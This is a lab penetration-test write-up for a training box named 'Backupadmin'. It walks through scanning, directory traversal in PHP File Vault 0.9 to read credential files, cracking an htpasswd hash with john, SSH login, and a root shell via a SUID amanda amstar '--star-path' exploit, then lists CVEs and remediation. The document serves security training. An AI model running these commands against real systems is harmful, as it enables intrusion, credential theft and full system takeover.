README.md

Pentest 11 - Backupadmin - 4 - 10.14.1.4

Introduction

Scanning and Enumerating

First thing I do on each system is an nmap and nikto scan to see what I get back. For this system, I can see that its running ftp, ssh, tcp, and smbd.

Nmap scan:

```
┌──(autorecon)─(kali㉿kali)-[~/…/11-backupadmin/results/10.14.1.4/scans]
└─$ cat _quick_tcp_nmap.txt
# Nmap 7.94 scan initiated Sat Aug  5 17:05:19 2023 as: nmap -vv --reason -Pn -T4 -s
adjust_timeouts2: packet supposedly had rtt of -89278 microseconds.  Ignoring time.
adjust_timeouts2: packet supposedly had rtt of -89278 microseconds.  Ignoring time.
adjust_timeouts2: packet supposedly had rtt of -112100 microseconds.  Ignoring time.
adjust_timeouts2: packet supposedly had rtt of -112100 microseconds.  Ignoring time.
Nmap scan report for 10.14.1.4
Host is up, received user-set (0.16s latency).
Scanned at 2023-08-05 17:05:19 EDT for 27s
Not shown: 995 closed tcp ports (reset)
PORT    STATE SERVICE     REASON         VERSION
21/tcp  open  ftp         syn-ack ttl 63 vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:172.16.4.1
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
```

```
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0           32540 Jul 13  2022 backupdirs.txt
22/tcp  open  ssh         syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Lin
| ssh-hostkey:
|   3072 64:77:04:9b:7b:39:02:78:04:19:90:90:32:a9:58:32 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDvk5SUM67Q0pTVlYJPTMVwMb98XZ94maTx/qPynHsvTL
|   256 af:2e:70:d5:fd:44:44:f1:e0:13:57:c1:81:ac:b0:14 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBA1Zlk6jJE
|   256 84:53:0e:f2:39:02:fd:d6:8d:2f:23:c3:7e:f0:d7:7b (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIIQeeF+PLiznYFYwNZDh0Xbz/Ncx/O3TwT5PlE6lb4AF
80/tcp  open  http        syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-server-header: nginx/1.18.0 (Ubuntu)
139/tcp open  netbios-ssn syn-ack ttl 63 Samba smbd 4.6.2
445/tcp open  netbios-ssn syn-ack ttl 63 Samba smbd 4.6.2
Device type: general purpose|storage-misc|firewall
Running (JUST GUESSING): Linux 2.6.X|3.X|4.X|5.X (92%), Synology DiskStation Manager
OS CPE: cpe:/o:linux:linux_kernel:2.6.32 cpe:/o:linux:linux_kernel:3.10 cpe:/o:linux
OS fingerprint not ideal because: Didn't receive UDP response. Please try again with
Aggressive OS guesses: Linux 2.6.32 (92%), Linux 2.6.32 or 3.10 (92%), Linux 4.4 (92
No exact OS matches for host (test conditions non-ideal).
TCP/IP fingerprint:
SCAN(V=7.94%E=4%D=8/5%OT=21%CT=1%CU=%PV=Y%G=N%TM=64CEB9AA%P=x86_64-pc-linux-gnu)
SEQ(SP=104%GCD=1%ISR=10B%TI=Z%TS=A)
SEQ(SP=104%GCD=1%ISR=10B%TI=Z%II=I%TS=A)
OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O5=M5B4ST11NW7%O6=M
WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)
ECN(R=Y%DF=Y%TG=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)
T1(R=Y%DF=Y%TG=40%S=O%A=S+%F=AS%RD=0%Q=)
T2(R=N)
T3(R=N)
T4(R=N)
T5(R=Y%DF=Y%TG=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
T6(R=N)
T7(R=N)
U1(R=N)
IE(R=Y%DFI=N%TG=40%CD=S)

Uptime guess: 33.196 days (since Mon Jul  3 12:23:57 2023)
TCP Sequence Prediction: Difficulty=260 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: -7s
| nbstat: NetBIOS name: BACKUPADMIN, NetBIOS user: <unknown>, NetBIOS MAC: <unknown>
| Names:
```

```
|   BACKUPADMIN<00>      Flags: <unique><active>
|   BACKUPADMIN<03>      Flags: <unique><active>
|   BACKUPADMIN<20>      Flags: <unique><active>
|   WORKGROUP<00>        Flags: <group><active>
|   WORKGROUP<1e>        Flags: <group><active>
| Statistics:
|   00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00
|   00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00
|_  00:00:00:00:00:00:00:00:00:00:00:00:00:00
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 34893/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 54420/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 44894/udp): CLEAN (Timeout)
|   Check 4 (port 55473/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-time:
|   date: 2023-08-05T21:05:33
|_  start_date: N/A

TRACEROUTE
HOP RTT       ADDRESS
1   161.79 ms 10.14.1.4

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://n
# Nmap done at Sat Aug  5 17:05:46 2023 -- 1 IP address (1 host up) scanned in 27.61
```

Nikto scan:


```
┌──(autorecon)─(kali㉿kali)-[~/…/results/10.14.1.4/scans/tcp80]
└─$ cat tcp_80_http_nikto.txt
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.14.1.4
+ Target Hostname:    10.14.1.4
+ Target Port:        80
+ Start Time:         2023-08-05 17:05:47 (GMT-4)
---------------------------------------------------------------------------
+ Server: nginx/1.18.0 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://devel
+ /: The X-Content-Type-Options header is not set. This could allow the user agent t
+ No CGI Directories found (use '-C all' to force check all possible dirs)
```

```
+ nginx/1.18.0 appears to be outdated (current is at least 1.20.1).
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 7881 requests: 0 error(s) and 4 item(s) reported on remote host
+ End Time:           2023-08-05 17:24:33 (GMT-4) (1126 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```


Exploitation


Initial Access


First I check out the website to see what it's running for a web application.



It's running PHP File Vault 0.9 - checking out Google, this is vulnerable to directory traversal - 40163. Testing to see if I can get anything with this, I am able to successfullly access `/etc/passwd`, as well as directories for `/etc/apache` and `/etc/nginx`:








I also run Feroxbuster at this time to see if I can enumerate directories:


```
200      GET        1l        7w       33c http://10.14.1.4/fileinfo.php
200      GET        1l        6w       36c http://10.14.1.4/upload.php
200      GET       26l      117w     1046c http://10.14.1.4/
200      GET       28l      146w     1970c http://10.14.1.4/about.php
200      GET        1l        6w       33c http://10.14.1.4/download.php
403      GET        7l       10w      162c http://10.14.1.4/files/
200      GET       19l       85w     1135c http://10.14.1.4/head.html
200      GET       26l      117w     1046c http://10.14.1.4/index.php
401      GET        7l       12w      188c http://10.14.1.4/uploads
401      GET        7l       12w      188c http://10.14.1.4/uploads.txt
401      GET        7l       12w      188c http://10.14.1.4/uploads.html
401      GET        7l       12w      188c http://10.14.1.4/uploads.asp
401      GET        7l       12w      188c http://10.14.1.4/uploads.aspx
401      GET        7l       12w      188c http://10.14.1.4/uploads.jsp
200      GET        9l       21w      454c http://10.14.1.4/foot.html
```


Since I can see that there is an uploads folder, I check if I can reach it:



Knowing it's requiring a password, and that this is using nginx, I expect some sort of password authentication like an `.htpasswd` file somewhere - this is typically found in `/etc/apache/.htpasswd` or `/etc/apache2/.htpasswd` or `/etc/nginx/.htpasswd` (see here).

From htpasswd, i get the user + hash I pass the hash into hash-identifier, which tells me it's MD5 (which I would have already known as that's just the htpasswd standard) - https://httpd.apache.org/docs/2.4/programs/htpasswd.html





I create the hash file, and pass this to john - john cracks it in no time with the password.

```
┌──(autorecon)─(kali㉿kali)-[~/…/11-backupadmin/results/10.14.1.4/loot]
└─$ cat hash.txt
$apr1$tMyA9cpu$yp0B748Epfcv/No74ohd/0

┌──(autorecon)─(kali㉿kali)-[~/…/11-backupadmin/results/10.14.1.4/loot]
└─$ vim hash.txt

┌──(autorecon)─(kali㉿kali)-[~/…/11-backupadmin/results/10.14.1.4/loot]
└─$ john --format:Raw-MD5 -wordlist:/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
No password hashes loaded (see FAQ)

┌──(autorecon)─(kali㉿kali)-[~/…/11-backupadmin/results/10.14.1.4/loot]
└─$ john --format:md5crypt -wordlist:/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 AVX 4x3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0811783909       (backupser)
1g 0:00:00:08 DONE (2023-08-13 19:36) 0.1138g/s 274398p/s 274398c/s 274398C/s 081236..0811371908
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(autorecon)─(kali㉿kali)-[~/…/11-backupadmin/results/10.14.1.4/loot]
└─$
```

With the bassword and username, I am able to successfully ssh as backupuser.

```
┌──(autorecon)─(kali㉿kali)-[~/…/11-backupadmin/results/10.14.1.4/loot]
└─$ ssh backupuser@10.14.1.4
backupuser@10.14.1.4's password:
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-122-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun 13 Aug 2023 11:47:29 PM UTC

  System load:  0.0               Processes:              214
  Usage of /:   42.9% of 9.75GB   Users logged in:        0
  Memory usage: 16%               IPv4 address for ens32: 10.14.1.4
  Swap usage:   0%


49 updates can be applied immediately.
2 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

backupuser@backupadmin:~$
```

Privilege Escalation

From here, I spent quite a bit of time searching through files, checking for Synology exploits, and couldn't find anything. Checking the hints on the VHL page, suggested to find SUID permission based items.

```
backupuser@backupadmin:~$ find / -type f -perm -4000 2>/dev/null
/usr/libexec/amanda/runtar
/usr/libexec/amanda/planner
/usr/libexec/amanda/killpgrp
/usr/libexec/amanda/rundump
/usr/libexec/amanda/dumper
/usr/libexec/amanda/application/amgtar
/usr/libexec/amanda/application/amstar
/usr/libexec/amanda/calcsize
/usr/bin/pkexec
/usr/bin/umount
/usr/bin/gpasswd
/usr/bin/at
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/su
/usr/bin/fusermount
/usr/bin/mount
/usr/sbin/amcheck
/usr/sbin/amservice
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
```

All of the `amanda` binaries immediately jumped out at me, so first I checked which version was running:

```
-rwxr-xr-x 1 root root 10269 Feb 21  2012 amdumpd*
-rwxr-xr-x 1 root root 30095 Feb 21  2012 amidxtaped*
-rwxr-xr-x 1 root root 56088 Feb 21  2012 amindexd*
-rwxr-xr-x 1 root root  2348 Feb 21  2012 amlogroll*
-rwxr-xr-x 1 root root 48600 Feb 21  2012 amndmjob*
-rw-r--r-- 1 root root 18453 Feb 21  2012 amplot.awk
-rw-r--r-- 1 root root  3275 Feb 21  2012 amplot.g
-rw-r--r-- 1 root root  3285 Feb 21  2012 amplot.gp
-rwxr-xr-x 1 root root 14704 Feb 21  2012 amtrmidx*
-rwxr-xr-x 1 root root 14640 Feb 21  2012 amtrmlog*
drwxr-xr-x 2 root root  4096 Jul 13  2022 application/
-rwsr-xr-- 1 root disk 18736 Feb 21  2012 calcsize*
-rwxr-xr-x 1 root root  7867 Feb 21  2012 chg-disk*
-rw-r--r-- 1 root root  4154 Feb 21  2012 chg-lib.sh
-rwxr-xr-x 1 root root  7740 Feb 21  2012 chg-manual*
-rwxr-xr-x 1 root root 12625 Feb 21  2012 chg-multi*
-rwxr-xr-x 1 root root 45879 Feb 21  2012 chg-zd-mtx*
-rwxr-xr-x 1 root root 31272 Feb 21  2012 chunker*
-rwxr-xr-x 1 root root 93280 Feb 21  2012 driver*
-rwsr-xr-- 1 root disk 56352 Feb 21  2012 dumper*
-rwsr-xr-- 1 root disk 10392 Feb 21  2012 killpgrp*
-rwxr-xr-x 1 root root 52728 Feb 21  2012 ndmjob*
-rwxr-xr-x 1 root root 10336 Feb 21  2012 noop*
-rwxr-xr-x 1 root root  5012 Feb 21  2012 patch-system*
-rwsr-xr-- 1 root disk 76752 Feb 21  2012 planner*
-rwsr-xr-- 1 root disk 10400 Feb 21  2012 rundump*
-rwsr-xr-- 1 root disk 10448 Feb 21  2012 runtar*
-rwxr-xr-x 1 root root 39680 Feb 21  2012 selfcheck*
-rwxr-xr-x 1 root root 61688 Feb 21  2012 sendbackup*
-rwxr-xr-x 1 root root 68872 Feb 21  2012 sendsize*
-rwxr-xr-x 1 root root  2555 Feb 21  2012 taper*
-rwxr-xr-x 1 root root  6120 Feb 21  2012 teecount*
backupuser@backupadmin:/usr/libexec/amanda$ ./amandad --version
amandad-3.3.1
backupuser@backupadmin:/usr/libexec/amanda$
```

Then I checked google for "amanda privilege escalation 3.3.1".
This presented 39217 and 39244.

These simply required creating a shell file like follows:

```
#!/bin/sh
/bin/sh
```

Then running the amstar restore binary provides a root shell.

```
backupuser@backupadmin:/tmp$ vim runme.sh
backupuser@backupadmin:/tmp$ /usr/libexec/amanda/application/amstar restore --star-path=./runme.sh
amstar: error [exec ./runme.sh: Permission denied]
backupuser@backupadmin:/tmp$ chmod +x runme.sh
backupuser@backupadmin:/tmp$ /usr/libexec/amanda/application/amstar restore --star-path=./runme.sh
# whoami
root
# cat /root/key.txt
dhj289mlk832GB30fdsd
```

Identified Vulnerabilities

- CVE-2016-10729
- CVE-2016-10730
- CVE-2016-5195

Remediation

The main factors leading to initial access here included:

- Using a vulnerable web application (PHP File Vault 0.9)
- Using an insecure password - https://tech.co/password-managers/how-long-hacker-crack-password

The main factor leading to privilege escalation here was:

- SUID on a vulnerable version of amanda (3.3.1)

Remediation steps would then include:

1. Disabling / removing PHP File vault.
2. Setting a much more sufficient password - this article provides a nice chart for the difficulty in cracking various types and lengths of passwords.
3. Upgrading the amanda installation to a non-vulnerable version. `3.3.3` appears relatively safe - `3.5.1` introduced a new vulnerability (CVE-2022-37704).